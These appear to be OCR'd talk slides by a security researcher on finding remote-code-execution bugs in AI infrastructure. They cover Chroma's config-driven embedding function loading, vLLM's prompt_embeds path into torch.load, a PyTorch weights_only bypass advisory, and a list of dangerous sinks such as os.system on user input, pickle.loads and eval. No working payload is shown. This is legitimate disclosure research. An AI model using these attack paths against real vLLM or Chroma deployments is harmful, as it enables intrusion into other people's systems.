cli	[RELEASE] CLI 1.4.3 Python 1.5.7 JS 3.4.3 (#6845)
config	[CHORE] Upgrade reqwest and spanner crates (#6705)
distance	[ENH] Cleanup a warning on AVX512+SSE where both are imported. (#5931)
error	[BUG](log-service,storage): classify transient errors for retry (#6731)
frontend	[ENH]: Merge, sort and truncate in FE (#6846)

"Pwned?



TrendAI Zero Day Initiative @thezdi · 2025年5月15日

Confirmed! The first ever winner of the AI category in **#Pwn2Own** is Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam). His successful exploit of **Chroma** earns him $20,000 and 2 Master of Pwn points. #P2OBerlin

4 9 84 1.1万

My Discovery

```python
@trace_method("FastAPI.create_collection", OpenTelemetryGranularity.OPERATION)
    async def create_collection(
        self,
        request: Request,
        tenant: str,
        database_name: str,
    ) -> CollectionModel:
        def process_create_collection(
            request: Request, tenant: str, database: str, raw_body: bytes
        ) -> CollectionModel:
            create = validate_model(CreateCollection, orjson.loads(raw_body))
            if not create.configuration:
              ...
            else:
                configuration = load_create_collection_configuration_from_json(
                    create.configuration
                )
```

```python
if json_map.get("embedding_function") is not None:
    ef_config = json_map["embedding_function"]
    if ef_config["type"] == "legacy":
        warnings.warn(
            "legacy embedding function config",
            DeprecationWarning,
            stacklevel=2,
        )
    else:
        ef = known_embedding_functions[ef_config["name"]]
        result["embedding_function"] = ef.build_from_config(ef_config["config"])
```

```python
def build_from_config(config: Dict[str, Any]) -> "EmbeddingFunction[Documents]":
    model_name = config.get("model_name")
    device = config.get("device")
    normalize_embeddings = config.get("normalize_embeddings")
    kwargs = config.get("kwargs", {})

    if model_name is None or device is None or normalize_embeddings is None:
        assert False, "This code should not be reached"

    return SentenceTransformerEmbeddingFunction(
        model_name=model_name,
        device=device,
        normalize_embeddings=normalize_embeddings,
        **kwargs,
    )
```

My Discovery

[Vulnerability]: Python Backend Server Side RCE & Python Client SDK RCE #6717

Open

azraelxuemo opened on Mar 24 Last edited by azraelxuemo

Vulnerability 1, Python Backend Server Side RCE

Clarification

Chroma has two server-side implementations: one in Python and the other in Rust. By default you will get a Rust Server, and this vulnerability only affect the Python Backend

Detail


First, the API Server of Chroma has an interface called create_collection.
And it will calls the load_create_collection_configuration_from_json function.
https://github.com/chroma-core/chroma/blob/main/chromadb/server/fastapi/__init__.py#L816

https://github.com/chroma-core/chroma/issues/6717

"Pwned Again!


TrendAI Zero Day Initiative @thezdi · 5月14日

Confirmed! haehae (@haehaeYang) of Out Of Bounds chained 2 bugs (CWE-190, CWE-362) to exploit **Chroma**, earning $20,000 and 2 Master of Pwn points. Full win! **#Pwn2Own** #P2OBerlin




1 6 76 9,241

"Choose vLLM – Written in Python



Latest Version Recap



"Contest Environment Setup

zeroday-cloud-2025 / vllm / **docker-compose.yaml**

nirohfeld Added targets

Code | Blame | 25 lines (20 loc) · 520 Bytes

```yaml
services:
  vllm:
    image: vllm/vllm-openai:latest
    container_name: zerodaycloud-vllm

    ports:
      - "8000:8000"

    environment:
      - HUGGING_FACE_HUB_TOKEN=${HUGGING_FACE_HUB_TOKEN:-}

    deploy:
      resources:
        reservations:
          devices:
            - driver: nvidia
              count: all
              capabilities: [gpu]

    command: >
      --model ${MODEL:-facebook/opt-125m}
      --host 0.0.0.0
      --port 8000

    restart: unless-stopped
```

"Supported APIs

```
(APIServer pid=1) INFO 04-14 21:50:39 [api_server.py:1912] Starting vLLM API server 0 on http://0.0.0.0:8000
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:34] Available routes are:
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /openapi.json, Methods: GET, HEAD
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /docs, Methods: GET, HEAD
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /docs/oauth2-redirect, Methods: GET, HEAD
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /redoc, Methods: GET, HEAD
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /health, Methods: GET
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /load, Methods: GET
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /ping, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /ping, Methods: GET
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /tokenize, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /detokenize, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /v1/models, Methods: GET
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /version, Methods: GET
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /v1/responses, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /v1/responses/{response_id}, Methods: GET
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /v1/responses/{response_id}/cancel, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /v1/chat/completions, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /v1/completions, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /v1/embeddings, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /pooling, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /classify, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /score, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /v1/score, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /v1/audio/transcriptions, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /v1/audio/translations, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /rerank, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /v1/rerank, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /v2/rerank, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /scale_elastic_ep, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /is_scaling_elastic_ep, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /invocations, Methods: POST
(APIServer pid=1) INFO 04-14 21:50:39 [launcher.py:42] Route: /metrics, Methods: GET
(APIServer pid=1) INFO:     Started server process [1]
(APIServer pid=1) INFO:     Waiting for application startup.
(APIServer pid=1) INFO:     Application startup complete.
```

"Simple Test

```
xuemo>curl http://localhost:8000/v1/completions   -H "Content-Type: application/json"   -d '{
    "model": "facebook/opt-125m",
    "prompt": "Hello, my name is",
    "max_tokens": 50
  }'
{"id":"cmpl-4331dffc745345bd87ea5d68ece4195c","object":"text_completion","created":1776233929,"model":"facebook/opt-125m","choices":[{"index":0,"text":" Mica, i have a female b FieldTerrier that wants to go ahead and find her due. It is an all day Moonglow National Memorial and I am grateful for you.   How could she be so lonely....  No one","logprobs":null,"finish_reason":"length","stop_reason":null,"token_ids":null,"prompt_logprobs":null,"prompt_token_ids":null}],"service_tier":null,"system_fingerprint":null,"usage":{"prompt_tokens":6,"total_tokens":56,"completion_tokens":50,"prompt_tokens_details":null},"kv_transfer_params":null}xuemo>
```

"Useless Endpoints

```python
@router.get("/v1/models")
async def show_available_models(raw_request: Request):
    handler = models(raw_request)

    models_ = await handler.show_available_models()
    return JSONResponse(content=models_.model_dump())


@router.get("/version")
async def show_version():
    ver = {"version": VLLM_VERSION}
    return JSONResponse(content=ver)

@router.get("/ping", response_class=Response)
@router.post("/ping", response_class=Response)
async def ping(raw_request: Request) -> Response:
    """Ping check. Endpoint required for SageMaker"""
    return await health(raw_request)
```

Common Vulnerability Patterns

1. Command Injection

Execution of arbitrary OS commands via untrusted input.

```
Danger: os.system(f"ping {user_input}")
```

2. SSTI

Injection of malicious code into a template engine.

```
Danger: render_template_string(user_input)
```

3. Insecure Deserialization

Loading malicious serialized objects leading to RCE.

```
Danger: pickle.loads(user_input) | yaml.load()
```

4. Dangerous Functions

Dynamic execution of untrusted input code.

```
Danger: eval(user_input) | exec(user_input)
```

5. Path Traversal

Unauthorized read/write access to the file system.

```
Danger: open(f"/app/uploads/{user_input}")
```

6. XML External Entity (XXE)

Parsing XML with external entity resolution enabled.

```
Danger: xml.etree.ElementTree.parse(untrusted)
```

"Found A Potential Vulnerability?

```python
@router.post("/tokenize",
async def tokenize(request: TokenizeRequest, raw_request: Request):
```

🤑 SSTI?

```python
chat_template: Optional[str] = Field(
        default=None,
        description=(
            "A Jinja template to use for this conversion. "
            "As of transformers v4.44, default chat template is no longer "
            "allowed, so you must provide a chat template if the tokenizer "
            "does not define one."),
    )
```

```python
await self._preprocess_chat(
                    request,
                    tokenizer,
                    request.messages,
                    tool_dicts=tool_dicts,
                    chat_template=request.chat_template or self.chat_template,
                    chat_template_content_format=self.
                    chat_template_content_format,
                    add_generation_prompt=request.add_generation_prompt,
                    continue_final_message=request.continue_final_message,
                    chat_template_kwargs=request.chat_template_kwargs,
                    add_special_tokens=request.add_special_tokens,
                )
```

False Positive

😶 Game Over

```
jinja_env = ImmutableSandboxedEnvironment(
        trim_blocks=True, lstrip_blocks=True, extensions=[AssistantTracker, jinja2.ext.loopcontrols]
    )
    jinja_env.filters["tojson"] = tojson
    jinja_env.globals["raise_exception"] = raise_exception
    jinja_env.globals["strftime_now"] = strftime_now
    return jinja_env.from_string(chat_template)
```

```
rendered_chat = compiled_template.render(
                messages=chat,
                tools=tool_schemas,
                documents=documents,
                add_generation_prompt=add_generation_prompt,
                **kwargs,
            )
```

BACK TO SLEEP

"An Accidental Discovery

```python
@router.post("/v1/completions",
async def create_completion(request: CompletionRequest, raw_request: Request):
    handler = completion(raw_request)
    generator = await handler.create_completion(request, raw_request)
```

```python
class CompletionRequest(OpenAIBaseModel):
    model: str | None = None
    ...
    prompt_embeds: bytes | list[bytes] | None = None
```

```
POST /v1/completions { "prompt_embeds": "<base64>" }
  |
  ├── api_server.py:651          handler.create_completion(request, raw_request)
  ├── serving_completion.py:138  renderer.render_prompt_and_embeds(prompt_embeds=
                                                                   request.prompt_embeds)
  ├── renderer.py:254            self.load_prompt_embeds(prompt_embeds)
  ├── renderer.py:148            torch.load(io.BytesIO(pybase64.b64decode(embed)),
                                                                   weights_only=True)
```

My Previous Finding

🤔 Can we succeed again?

Critical **malfet** published **GHSA-53q9-r3pm-6pq6** on Apr 18, 2025

Package	Affected versions	Patched versions
pytorch (pip)	<=2.5.1	2.6.0

Severity

Critical

CVE ID

CVE-2025-32434

Weaknesses

No CWEs

Credits

azraelxuemo Reporter

Description

Description

I found a Remote Command Execution (RCE) vulnerability in PyTorch. When loading model using torch.load with weights_only=True, it can still achieve RCE.

Background knowledge

https://github.com/pytorch/pytorch/security

As you can see, the PyTorch official documentation considers using `torch.load()` with `weights_only=True` to be safe.

> **Be mindful of risky model formats.** Give preference to share and load weights with the appropriate format for your use case. safetensors gives the most safety but is the most restricted in what it supports. `torch.load` with `weights_only=True` is also secure to our knowledge even though it offers significantly larger surface of attack. Loading un-trusted checkpoint with `weights_only=False` MUST never be done.

Since everyone knows that weights_only=False is unsafe, so they will use the weights_only=True to mitigate the seucirty issue. But now, I just proved that even if you use weights_only=True, it can still achieve RCE.

Credit

This vulnerability was found by Ji'an Zhou.

https://github.com/advisories/GHSA-53q9-r3pm-6pq6

PART 03


Pwn it!

"What is PyTorch?


PyTorch

Most popular deep learning framework

Model Save and Load Flow



"Early Stage


Untrusted checkpoint
malicious_model.pt
PyTorch loading API
torch.load(...)
Python pickle layer
pickle.load(...)
RCE

"Introducing weights_only Mechanism

Add `weights_only` option to `torch.load` #86812

Closed malfet wants to merge 13 commits into `master` from `malfet/safer-unpickler`

Conversation 34 Commits 13 Checks 0 Files changed 3

malfet commented on Oct 13, 2022 • edited Contributor

This addresses the security issue in default Python's `unpickler` that allows arbitrary code execution while unpickling. Restrict classes allowed to be unpicked to in `None`, `int`, `bool`, `str`, `float`, `list`, `tuple`, `dict` / `OrderedDict` as well as `torch.Size`, `torch.nn.Param` as well as `torch.Tensor` and `torch.Storage` variants.

Defaults `weights_only` is set to `False`, but allows global override to safe only load via `TORCH_FORCE_WEIGHTS_ONLY_LOAD` environment variable.


To some extent, addresses #52596

https://github.com/pytorch/pytorch/pull/86812

"Official Security Statement

Be mindful of risky model formats. Give preference to share and load weights with the appropriate format for your use case. safetensors gives the most safety but is the most restricted in what it supports. `torch.load` with `weights_only=True` is also secure to our knowledge even though it offers significantly larger surface of attack. Loading un-trusted checkpoint with `weights_only=False` MUST never be done.

https://github.com/pytorch/pytorch/blob/v2.5.1/SECURITY.md



😎 A bypass here would be massive

My Previous Finding

CVE-2025-32434

